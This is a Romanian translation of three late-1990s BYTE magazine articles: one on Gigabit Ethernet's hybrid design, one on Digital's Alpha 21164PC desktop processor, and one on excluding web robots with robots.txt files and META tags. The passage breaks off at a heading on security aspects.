O concepție greșită răspândită este că Gigabit Ethernet are nevoie de un transfer de gigabiți pe secundă, pentru a-și justifica prezența în rețea. De fapt, utilizarea de Gigabit Ethernet are sens oriunde utilizatorii au nevoie de transferuri peste 100Mbps. Asemenea cerințe sunt deja uzuale pentru serverele de întreprindere. Interfețele de rețea din servere au avut o limitare la 100Mbps încă din anii FDDI (Fiber Distributed Data Interface) și la 155Mbps ATM (Asynchronous Transfer Mode) nu oferă o bandă de transfer mai largă, datorită lucrului suplimentar cu celulele de 53 baiți. Multe servere de azi au două sau mai multe interfețe Ethernet de 100Mbps pentru a face față cerințelor de trafic pe care o singură interfață Gigabit Ethernet le-ar satisface ușor. În plus față de performanță, tehnologia oferă o unificare a conexiunilor multiple de 100Mbps la server într-o singură cartelă (NIC) Gigabit Ethernet, ceea ce eliberează conectorii de I/O pe server și simplifică administrarea rețelei.


Standard hibrid de rețea
Protocoale de nivel jos
ANSI X3T11 Fibre Channel
Protocoale de nivel înalt
Protocoale de nivel jos
IEEE 802.3 Ethernet
Protocoale de nivel înalt
FC-0 Interfață și mediu
FC-1 Encode/ decode
FC-2 Semnalizare
FC-3 Servicii uzuale
FC-4 Maparea nivelului superior
IEEE 802.3 nivel fizic
IEEE 802.3 CSMA/CD
IEEE 802.2 Control LLC
IEEE 802.3z Gigabit Ethernet
Conector
Serializare/ deserializare
8B/10B encode/decode
CSMA/CD or full-duplex MAC
IEEE 802.2 Control LLC
Protocoale de nivel jos
Protocoale de nivel înalt

Gigabit Ethernet îmbină două tehnologii verificate pentru a realiza un standard compatibil cu 80% din rețelele existente

Pe măsură ce apar rutere și comutatoare Gigabit Ethernet și aplicațiile server le validează, tehnologia va fi adoptată rapid ca soluție de eliminare a congestionării tronsonului de bază (backbone) a rețelei. Pentru un backbone Fast Ethernet, comutatoarele existente se pot interconecta prin adăugarea de legături și comutatoare Gigabit Ethernet pentru a forma un tronson de bază mai rapid pentru rețea. Acest tronson poate asigura suport la mai multe segmente Ethernet comutate sau partajate, fără să fie nevoie de mutarea de software sau hardware la nivelul stațiilor desktop. La înlocuirea unui tronson FDDI congestionat, Gigabit Ethernet oferă o bandă de transfer aproximativ de zece ori mai mare și elimină translatările de protocol Ethernet la FDDI.

Cu toate că Gigabit Ethernet nu va fi prea curând o parte a configurației desktop standard, va fi totuși adoptat la grupuri care lucrează la aplicații de vârf ca animația, vizualizarea, CAD/CAM și diferitele programe de simulări grafice. Înainte, asemenea grupuri se bazau pe tehnologii de nișă ca HIPPI (High Performance Parallel Interface) și Fibre Channel pentru a realiza legăturile rapide la servere și ferme de servere.

Un standard hibrid

Fiind în curs de dezvoltare de către IEEE 802.3z Task Force, Gigabit Ethernet utilizează o combinație între două tehnologii de rețea verificate. Standardul adoptă atât specificația originală IEEE 802.3 Ethernet cât și cea ANSI X3T11 Fibre Channel, pentru interfața fizică. Formulat altfel, Gigabit Ethernet utilizează atât protocolul Ethernet pentru administrare de transfer de cadru (frame) și acces la mediu (nivel 2) cât și tehnologie de optică, conectori și cabluri (nivel 1) pentru interfața fizică.

Așa cum se vede în figura „Un standard hibrid de reţea" , Gigabit Ethernet păstrează protocolul Ethernet la nivelul de protocol conexiune date, dimensiunile minime şi maxime pentru cadre şi formatul de cadru. De asemenea, se utilizează metoda de acces tradiţională Ethernet CSMA/CD (Carrier Sense Multiple Access / Collision Detection). Această metodă defineşte în principiu modul în care echipamentele utilizează partajat segmentul de reţea, cât şi modul de arbitrare utilizat. Au fost adăugate câteva facilităţi noi la protocol, referitoare la modul fizic de lucru cu cadre Ethernet standard într-un mediu de viteză mare, cele mai notabile fiind extensia de purtătoare şi transfer exploziv (packet bursting).

Gigabit Ethernet include atât mod de lucru full-duplex, cât şi half-duplex. Un repetor Gigabit Ethernet half-duplex funcţionează ca un hub tradiţional Ethernet pe mediu partajat, folosind CSMA/CD pentru a arbitra între accesele utilizatorilor. Toate comutatoarele şi unele repetoare asigură suport pentru Gigabit Ethernet full-duplex . În acest caz, nu este nevoie de CSMA/CD deoarece legătura full-duplex este dedicată la un singur sistem, cum este un server sau comutator. Aceste echipamente au buffere mari de memorie pentru a face faţă saturării temporare a traficului la port.

Produsele iniţiale de reţea Gigabit Ethernet vor utiliza fibră multimod şi monomod care permit distanţe de 500m respectiv 2km. Sunt în curs de elaborare standarde pentru tehnologie transceiver, care permite semnalizare la gigabiţi pe patru perechi de cablu Cat 5 STP (Shielded Twisted Pair) la distanţe de până la 100m, aşa cum se vede în figura „Implementări Gigabit Ethernet". Acest standard va fi finalizat în 1998.

Obţinerea performanţei de gigabiţi

În timp ce la un anumit nivel Gigabit Ethernet este doar un Ethernet mai rapid, există aspecte importante de luat în seamă pentru realizarea unor performanţe de la un capăt la celălalt al reţelei. Având magistrale de 32- şi 64- biţi PCI, calculatoarele desktop , mai ales cele performante cu rol de server, pot crea trafic exploziv cu viteze care depăşesc 1Gbps. Totuşi, la aceste viteze, procesorul sistemului îşi poate, potenţial, consuma toate ciclurile UC pentru deplasarea datelor între aplicaţiile din reţea.

Din acest motiv, realizarea performanţelor promise de tehnologia Gigabit Ethernet necesită o nouă generaţie de interfeţe inteligente care minimizează intervenţia sistemului gazdă. Aceste adaptoare au în general procesoare RISC înglobate, care preiau anumite funcţii specifice host, cum ar fi anumite interacţiuni cu nivelele de protocol (de ex: ataşarea şi detaşarea antetelor de protocol sau generarea sumelor de control) şi deplasarea datelor între subsistemele de stocare.


Aceste interfeţe inteligente pot reduce sarcinile suplimentare de tratare a întreruperilor, prin emiterea unei singure întreruperi la host pentru pachete multiple care sosesc într-o vecinătate. Acest lucru face posibil nu numai un transfer mai rapid, dar permite şi aplicaţiilor să se execute mai rapid prin eliberarea de cicluri UC gazdă pentru aplicaţii. În plus, frecvenţa întreruperilor la host poate fi reglată dinamic, în funcţie de încărcarea reţelei cu trafic exploziv. Într-un mediu puţin încărcat, întreruperile mai frecvente pot reduce latenţa, în timp ce în situaţii de încărcare maximă întreruperile mai puţine îmbunătăţesc volumul transferat. Adaptoarele inteligente vor evalua traficul pe reţea pentru a stabili dinamic metoda utilizată la un moment dat.

Deoarece comutatoarele Gigabit Ethernet sunt folosite sau la interconectarea de servere situate centralizat, sau la interconectare de comutatoare şi rutere pe tronsonul de bază, ele trebuie să ofere grad înalt de redundanţă şi fiabilitate. Comutatoarele aflate pe backbone trebuie să fie capabile să transporte nu numai date, ci şi video şi voce. Acesta înseamnă că administrarea traficului, controlul congestiei şi QOS (Quality of Service) sunt criterii importante pentru evaluare. Până acum, doar comutatoarele ATM au trebuit să preia asemenea sarcini.

Ethernet va avea viaţă lungă. Gigabit Ethernet este o extensie naturală a acestei tehnologii. Chiar dacă este aşa, utilizatorii trebuie s-o analizeze pentru a fi siguri că obţin performanţe maxime la cel mai bun preţ. Acesta înseamnă o abordare orientată sistem la selectarea adaptoarelor, driverelor, comutatoarelor şi ruterelor, care vor oferi împreună cea mai bună performanţă în orice punct al reţelei.■

Selina Lo este Vice President of Product Management and Marketing la firma Alteon Networks Inc. (San Jose, CA). Poate fi contactat la: **slo@alteon.com.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]


Implementări Gigabit Ethernet
Nivele de sus „ethernet"
MAC
Full-duplex şi/sau half-duplex
Nivelul de control al accesului la mediu (MAC)
Interfaţă logică independentă de mediu
Codor/decodor PHY 8B/10B pentru fibră optică
Codor/decodor PHY pentru cupru
Nivel fizic (PHY)
Optică de 1300 nm single-mode
Optică 780 nm Fibre Channel
Transceiver pereche cablu torsadat
Fibră Single-mode (2 km la 10 km)
Fibră Multimode (200 m la 500 m)
Twisted-pair (25 m la 100 m)
Legături Full-duplex (200-m la 10-km)
Repetor Half-duplex (diametrul reţelei max. 200 m)
🟨 = Tehnologie Fibre Channel

Gigabit Ethernet va folosi la început legături pe fibre optice şi mai târziu cabluri cu perechi de fire din cupru pentru conectarea serverelor şi comutatoarelor

Alpha 21164PC de la Digital Semiconductor conferă performanţe de staţie de lucru calculatoarelor desktop PC ***De Peter J. Bannon***

Alpha ajunge în sistemele desktop

Mai mic, mai ieftin, mai rapid, sunt cuvintele cheie pentru producătorii de circuite semiconductoare de azi, în tentativa lor de a satisface apetitul enorm de calcul al aplicaţiilor desktop multimedia, CAD şi manipulări de date. Firmele utilizează sisteme desktop pentru video-conferinţe, sinteză vocală şi acces la date de oriunde din firmă. Cu orice descoperire ce lărgeşte orizontul imaginaţiei, realizările practice ale ideilor cer o putere de calcul din ce în ce mai mare.

Noul procesor Alpha 21164PC de la Digital Semiconductor ţinteşte această piaţă desktop mai largă în timp ce satisface cerinţele contradictorii de putere de calcul mai mare şi preţ acceptabil. Proiectat în colaborare de Digital şi Mitsubishi, 21164PC este o variantă de Alpha 21164, procesorul Digital pentru staţii de lucru.

Implementat cu un proces CMOS de 0,35 microni, 21164PC cu 413 pini are o pastilă de 8,5 pe 16,2 milimetri care conţine 3,5 milioane de tranzistori. Pastila 21164PC este cu 30% mai mică decât cea de la implementările Alpha anterioare, fiind posibile astfel reduceri de costuri de producţie semnificative. Acestea se oglindesc direct în preţul UC mai redus, adică PC-uri la preţuri acceptabile.


Totuşi, pastila mai mică nu înseamnă că procesorul are limitări de viteză sau performanţă. La 533Mhz, 21164PC permite 2,1 miliarde de instrucţiuni pe secundă (BIPS) sau 2133MIPS şi 1066 MFLOPS. Un 21164PC configurat cu cache extern de 2MB şi memorie centrală de 125 nanosecunde, la această frecvenţă de ceas oferă estimativ 14SPECint95 şi 17SPECfp95. Aceste caracteristici şi preţul fac ca procesorul Alpha să fie ideal pentru PC-uri care rulează Windows NT.

Arhitectura Alpha

Microarhitectura procesorului, aşa cum se vede în figură, este cea a unui procesor RISC pe 64 de biţi proiectat pentru viteză, procesare multi instrucţiune şi lucru multiprocesor. Registrele sunt de 64 biţi. Instrucţiunile Alpha sunt pe 32 de biţi şi operaţiile load / store, de citire / scriere memorie pot fi de lungimi de 8, 16, 32 sau 64 de biţi.

21164PC utilizează deplin avantajele arhitecturii Alpha, într-o implementare pentru patru instrucţiuni simultan, cu conductă cu şapte stadii pentru întregi şi nouă pentru virgulă mobilă. 21164PC are un cache mare de 16KB pentru instrucţiuni (Icache) şi oferă o bandă de transfer de 8000 Mbps pentru unitatea de prelucrare instrucţiuni. Icache aduce anticipat 96 octeţi în avans faţă de numărătorul de program curent, ceea ce oferă îmbunătăţirea semnificativă a performanţelor atunci când se lucrează cu secvenţe lungi de cod. Capacitatea de transfer rapid a datelor şi schema agresivă de aducere anticipată a instrucţiunilor ajută la ocuparea eficientă a conductelor.

Unitatea de instrucţiuni 21164PC constă dintr-un buffer de instrucţiuni, un repartitor (slotter) şi o unitate de ieşire (issue). Concepţia simplă de pregătire pentru ieşire a instrucţiunilor permite o frecvenţă superioară a ceasului la 21164PC cu impact redus asupra numărului de instrucţiuni care pot fi executate într-un ciclu. Bufferul de instrucţiuni păstrează două seturi de patru instrucţiuni, facilitând lucrul cu patru instrucţiuni simultan. Bufferul optimizează fluxul instrucţiunilor la repartitor, prin îndepărtarea bulelor de pe conductă. (Avem o bulă atunci când se preia o instrucţiune de ramificare a firului de execuţie). Repartitorul încearcă alocarea a patru instrucţi-


Microarhitectura Alpha 21164PC

Unitatea de ieşire permite executarea instrucţiunilor doar când resursele sunt disponibile.

Unitatea de memorie oferă bandă rapidă pentru date.

Instrucţiunile MVI accelerează operaţiile cu video digital.

FPU rezolvă calculele pe 64 biţi şi operaţiile load/store în virgulă flotantă în paralel.

Unitatea de întregi are 4 etape şi două conducte paralele.

Alpha 21164PC oferă procesare pe 64 biţi la viteze de până la 533 MHz la preţuri adecvate realizării de sisteme desktop

uni la conducte în fiecare ciclu şi se reumple atunci când toate instrucţiunile au fost alocate. Unitatea de ieşire permite execuţia instrucţiunilor, după ce s-a asigurat că resursele sistem necesare sunt disponibile.


Unitatea de execuţie pentru întregi conţine un fişier de regiştri şi mai multe unităţi funcţionale în patru stadii la două conducte paralele. Conductele au seturi diferite de unităţi funcţionale, sumatorul de 64 biţi, unitatea logică, unitatea de încărcare fiind comune pentru ambele. Instrucţiunile se execută normal într-un singur ciclu. Excepţii sunt cele de încărcare şi cele de deplasare condiţionată care necesită două cicluri.

Unitatea de virgulă flotantă FPU de la 21164PC se compune din două unităţi de execuţie pe 64 de biţi. Prima execută toate instrucţiunile de virgulă mobilă cu excepţia celor multiple, a doua le tratează pe acestea din urmă. Ambele unităţi lucrează integral cu conducte şi au latenţă de patru cicluri.

Unitatea de memorie oferă un transfer de bandă foarte largă, pentru a accelera utilizarea UC. Memoria cache de date, de 8KB (Dcache) este cu două porturi, cu conductă şi cache fără blocare. Deoarece Dcache este fără blocare (putem avea până la 21 de adresări în afară -miss), procesorul va continua să lucreze neîntrerupt de apariţia de miss. Aceste adresări, în afara Dcache, pot fi rezolvate rapid, deoarece concepţia oferă întreţesere între operaţiile procesor şi reîncărcarea Dcache.

Video cu 21164PC

Intel are propriile instrucţiuni pentru extensii multimedia (MMX), care permit operaţii multimedia pe 16 biţi. Alpha 21164PC are MVI (Motion Video Instructions) care accelerează foarte mult procesarea pentru aplicaţiile video digitale. Noile MVI - `PERR`, `MAX/MIN` şi `PACK/UNPACK` - sunt implementate în spaţiul rezervat unităţii de întregi de pe pastilă pentru un cost redus. La un cost de doar 0,6% din cel al pastilei 21164PC, MVI accelerează exploziv operaţiile video digitale cum este compresia MPEG-2, de patru ori. Deoarece MVI sunt extensii ale unităţii de întregi, nu există dezavantaje ale utilizării lor împreună cu operaţii de virgulă flotantă. Facilităţile MVI din 21164PC asigură suport pentru aplicaţii cu calcul intensiv ca cele pentru redare DVD (Digital Video Disc) pe ecran complet sau videoconferinţe. Acesta elimină necesitatea unui hardware special pentru multimedia în configuraţia hardware a sistemului.



Un set de cicuite de bază accesibile ca preţ permit producătorilor să realizeze sisteme desktop cu costuri reduse

Controlerul de cache L2 de la 21164PC ajută la performanţa maximă a aplicaţiilor prin fluentizarea acceselor la memoria cache L2. Controlerul de cache, care este de asemenea fără blocare, ordonează cererile către cache L2 pentru un echilibru optim între utilizarea benzii de transfer şi obţinerea unei latenţe minime pentru acces.

Placă de bază compatibilă PC

Desigur, 21164PC nu ar fi prea util dacă am avea nevoie de cipuri scumpe de adaptare pentru a conecta interfeţele rapide pe 128 de biţi la elementele componente desktop. Pentru acest lucru, Digital Semiconductor oferă o schemă de conectare de referinţă, pentru o placă de bază de PC bazată pe 21164PC.

Figura „Schema de referinţă Alpha PC 164SX" arată componentele de bază necesare construirii unui PC. Elementul cheie pentru arhitectura AlphaPC 164SX este setul de bază 21174 de circuite de la Digital. Acest set reduce costul componentelor prin oferirea de interfeţe rapide, fără alte adaptări pentru memorie şi echipamentele PCI. Facilităţile 21174 oferă suport pentru 16 sau 64MB de DRAM (SDRAM) sincron, în configuraţii de la 32 la 512 MB. Interfaţa PCI a setului de circuite permite toată gama de configuraţii de echipamente I/O.

Pentru a oferi acces la echipamentele ieftine ISA, placa de bază AlphaPC 164SX utilizează o punte ASIC PCI la ISA de la Cytrix. Această parte administrează în plus interfeţele de pe placă, destinate perifericelor USB (Universal Serial Bus), IDE şi tastatură/maus.

AlphaPC 164SX poate lucra cu versiunea de procesor la 400 sau 533MHz. Placa de bază acceptă cache L2 care lucrează la 66 sau 133MHz şi au capacitate de la 512KB la 4MB. Placa de bază satisface toate cerinţele de proiectare ATX, ca dimensiuni, plasamentul găurilor, înălţimea componentelor şi distanţa dintre componente. Puteţi instala modulul cu şase straturi AlphaPC 164SX în orice cutie ATX. Foloseşte sursă standard ATX.

INFORMAŢII

Digital Semiconductor
800-332-2717
508-628-4760
http://www.alpha.digital.com/

Procesoarele Alpha 21164PC vor fi disponibile la Digital Semiconductor în acest trimestru. În loturi de 1000, componenta la 400MHz costă 295$ iar cea la 533MHz 495$. Preţul şi performanţele oferite de Alpha 21164PC pentru sistemele desktop vor accelera prelucrările actuale de informaţii la aplicaţiile NT. Aşa cum se întâmplă frecvent, asemenea sisteme de vârf vor face posibile o întreagă gamă de aplicaţii noi.■

Peter J. Bannon este inginer consultant pentru hardware la Digital Equipment Corp. A fos membru în echipa de arhitectură Alpha 21164PC. Îl puteţi găsi la: **bannon@rock.enet.dec.com**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]

Un fișier special informează motoarele de căutare și catalogare pe Web, pentru excluderea anumitor pagini aflate pe un sit de Web. De Tonya Engst

Ghidul de sit Web pentru Internet Robot

O vizită la un catalog Web ca Yahoo sau la un motor de căutare ca AltaVista de la Digital Equipment vă face să vă întrebați de modul în care aceste situri reușesc să urmărească un număr așa de mare de pagini Web. Ca administrator Web, vă poate surprinde numărul mare de pagini de pe propriul server Web, care sunt referite de asemenea situri. Cu toate că siturile de catalogare utilizează adesea oameni pentru verificarea și catalogarea paginilor Web, multe dintre ele culeg și întrețin cantități imense de informații folosind programe de automatizare procedurii, numite roboți.

Roboții pornesc de obicei de la o pagină de legături și urmează recursiv toate legăturile din această pagină de început. Robotul în sine nu circulă pe Web, ci doar cere pagini de la siturile indicate de legături. Punctele de pornire obișnuite ale unui robot includ situri care cataloghează cele mai frecventate situri referitoare la un subiect, listele de legături care rezultă în urma scanării trimiterilor la Usenet sau arhivelor de liste e-mail sau listelor cu URL-uri trimise manual.

Pentru fiecare pagină cerută, robotul înregistrează informațiile pertinente. De exemplu, poate scana pentru căutare de cuvinte cheie în META tag sau se poate uita în titlul paginii. Cu altă ocazie, poate memora primul paragraf sau ceva asemănător din pagină, sau poate parcurge toată pagina în căutarea unor cuvinte cheie.

Cu toate că roboții fac o treabă utilă prin adăugarea de situri la siturile de căutători de Web, ei pot să-și epuizeze resursele server prin blocarea sitului prin cereri prea multe. În plus, ei pot înregistra pagini Web pe care nu doriți să le publicați pentru motoarele de căutare, cum ar fi pagini neterminate sau nedestinate publicului (fiind în construcție) sau care pot forma puncte de intrare neconforme cu logica sitului. În alte situații, paginile ar putea să conțină informații care nu sunt personale pentru a fi protejate cu o parolă, dar nici publice ca să fie accesibile fiecărui Ion sau Mărie care navighează pe Web. De exemplu, cluburile pot pune on-line informații de contact pentru comitet și totuși, pagini de acest fel nu aparțin în mod necesar celor destinate motoarelor de căutare generale.


Un standard salvator

Din fericire, roboții pot fi îndepărtați de la anumite pagini prin folosirea SRE (Standard for Robot Exclusion). Inițiat de către Martijn Koster în 1994, acest standard face ca excluderea unor porțiuni de sit de la examinarea de către robot să devină un lucru ușor. Cu toate că mulți roboți se așteaptă să întâlnească SRE, standardul nu este formal și obligatoriu.

Koster a creionat un Internet Draft pentru SRE și are în vedere să-l prezinte la IETF (Internet Engineering Task Force) pentru dezbatere și standardizare. Informații suplimentare despre roboți și SRE sunt disponibile în paginile „The Web Robot's Pages“, care îi aparțin lui Kostner, de la http://info.webcrawler.com/mak/projects/robots/robots.html.

Implementarea SER nu cere decât crearea fișierului text numit `robots.txt`. (Administratorii Web novici s-ar putea mira de cereri eșuate ale acestui fișier, roboții politicoși încercând să ceară îndrumări de la acest fișier) Fișierul `robots.txt` are rolul de ghid pentru situl dat și indică zonele de evitat de către roboții vizitatori, așa cum se vede în figura „Cum funcționează SRE (Standard for Robots Exclusion)“, de mai jos. Se face fișierul cu înregistrări delimitate prin return, fiecare conținând un câmp `User-agent` și cel puțin un câmp `Disallow`. (*User-agent* este denumirea jargon pentru un program ca un robot, care îndeplinește sarcini în rețea) SRE este flexibil în ceea ce privește caracterele de sfârșit de linie, deci nu trebuie să aveți grija caracterelor CR, LF și celelalte. Le puteți folosi cum vă este mai ușor.

Cel mai simplu fișier `robots.txt` este cel vid. Un astfel de fișier gol împiedică apariția raportărilor de erori în jurnal (log) și indică



Cum funcționează SRE (Standard for Robots Exclusion)

❶ Robotul verifică fișierul robots.txt pentru zonele de evitat
Situl dvs. Web
robots.txt
Sit de catalogare Web
Program robot
❷ Robotul urmărește legăturile Web făcând cereri de date
❸ Robotul exclude paginile Web specificate
❹ META etichetele determină robotul să excludă conținutul dintr-o pagină Web

The SRE steers robot programs away from a Web site's private material.

roboţilor că pot parcurge liber întregul sit. Urmatorul `robots.txt` în ordinea simplităţii are două linii şi afişează un semn de intrare interzisă pentru toţi roboţii:

```
User-agent:*
Disallow:/
```

Asteriscul din prima linie serveşte ca semn de indicare a tuturor roboţilor, a doua linie interzice întregul sit. Cu toate că asteriscul din primul rând se referă la toţi roboţii, nu puteţi utiliza acest caracter în nici un alt mod în cadrul `robots.txt.`

Listingul „Fişierul Deluxe robots.txt“ din dreapta utilizează mai multe înregistrări pentru a îndeplini mai multe sarcini. În primul rând, cere ca programul `roguebot` să rămână în afara sitului. Puteţi folosi a asemenea înregistrare dacă există programe care accesează situl în secvenţe rapide, blocând efectiv accesul pentru acel timp. Apoi se permite unui alt program `helpbot` accesul complet la sit.

Câteva exemple reale de nume de roboţi includ ibm, pentru IBM_Planetwide, care indexează şi oglindeşte domeniile deţinute de IBM şi webcrawler, care realizează serviciul de căutare pentru baza de date America Online. Identitatea multor roboţi se poate afla de la http://info.webcrawler.com/mak/projects/robots/active.html.

În fine, o a treia înregistrare din listing utilizează o serie de câmpuri `Disallow` pentru a restrânge accesul celorlalţi roboţi la anumite porţiuni din sit. Un câmp `Disallow` indică faptul că roboţii trebuie să evite toate URL-urile relative care încep cu respectivul şir de caractere. În acest exemplu, roboţii sunt excluşi din toate paginile şi directorii aflaţi la nivelul principal şi care au nume care încep cu cuvântul *private*. De exemplu, toate paginile şi subdirectorii din directorii cu nume `private` şi `privatel` se vor afla în zona exclusă, ca şi fişierul cu numele `private.html`. În plus, fişierul `personal.html` din directorul `sharon` este exclus ca şi toate paginile care se află în directorul sam.

Pentru a face un comentariu, ca cel din ultima linie din listing, trebuie să-l introducem cu caracterele `//`. Comentariile se pot afla şi în linii proprii. Fişierul `robots.txt` *trebuie* plasat în rădăcină, sau la nivelul cel mai de sus în directorul pentru situl Web. Roboţii ignoră fişierele `robots.txt` care se află în alte locuri. În viitor, pe măsură ce ideile din SRE Internet Draft se materializează, roboţii ar putea recunoaşte un câmp Allow (care ar acţiona în sens opus Disallow) din înregistrările aflate în `robots.txt.`

INFORMAŢII

Maxum Development Corp.
Streamwood, IL
630-830-1113
fax: 630-830-1262
http://www.maxum.com/
info@maxum.com

Morph Technologies, Inc.
Reston, VA
703-716-0677
fax: 703-716-0691
http://www.morphtech.com/
MorphInfo@morphtech.com

Deluxe robots.txt File

```
User-agent: roguebot
Disallow: /
User-agent: helpbot
Disallow:
User-agent: *
Disallow: /private
Disallow: /~sharon/
  personal.html
Disallow: /~sam/ # marks sam
  with a no-trespassing sign
```

META Tags Control Access

```
<HTML>
<HEAD>
<META NAME="ROBOTS"
  CONTENT="NOINDEX,
    NOFOLLOW">
<TITLE>Private Musings and
  Private Links</TITLE>
</HEAD>
<BODY>
...
</BODY>
</HTML>
```

Dacă nu puteţi modifica fişierul `robots.txt` pentru serverul propriu de Web şi nu puteţi convinge pe nimeni să modifice `robots.txt` pentru dumneavoastră, trebuie să recurgeţi la introducerea de cereri de intimizare (privacy) în etichete META în paginile individuale. Aceste META etichete nu sunt respectate de obicei de roboţi, dar merită să le introduceţi.

Aşa cum probabil ştiţi deja, eticheta Meta se află în porţiunea HEAD de la începutul documentului HTML, aşa cum se vede în figura „Control acces cu META tag“ din dreapta. În acest listing, eticheta include atributul `NAME="ROBOTS"`, cât şi cel de `CONTENT.` În plus, `CONTENT` mai are valorile delimitate prin virgulă `NOINDEX` şi `NOFOLLOW.` Prima valoare spune roboţilor să nu înregistreze informaţii despre pagină iar a doua indică faptul că roboţii nu trebuie să urmărească legăturile din acea pagină.

De exemplu, dacă aveţi un sit unde doriţi ca roboţii să înregistreze pagina de primire (Home page) dar nu şi celelalte subpagini, atunci în pagina de primire va trebui să utilizaţi eticheta `<META NAME="ROBOTS" CONTENT="NOFOLLOW">`. În celelalte pagini puteţi folosi forma completă `<META NAME="ROBOTS" CONTENT="NOINDEX, NOFOLLOW">` dar ajunge doar `<META NAME="ROBOTS" CONTENT="NOINDEX">`.

Aspecte de securitate

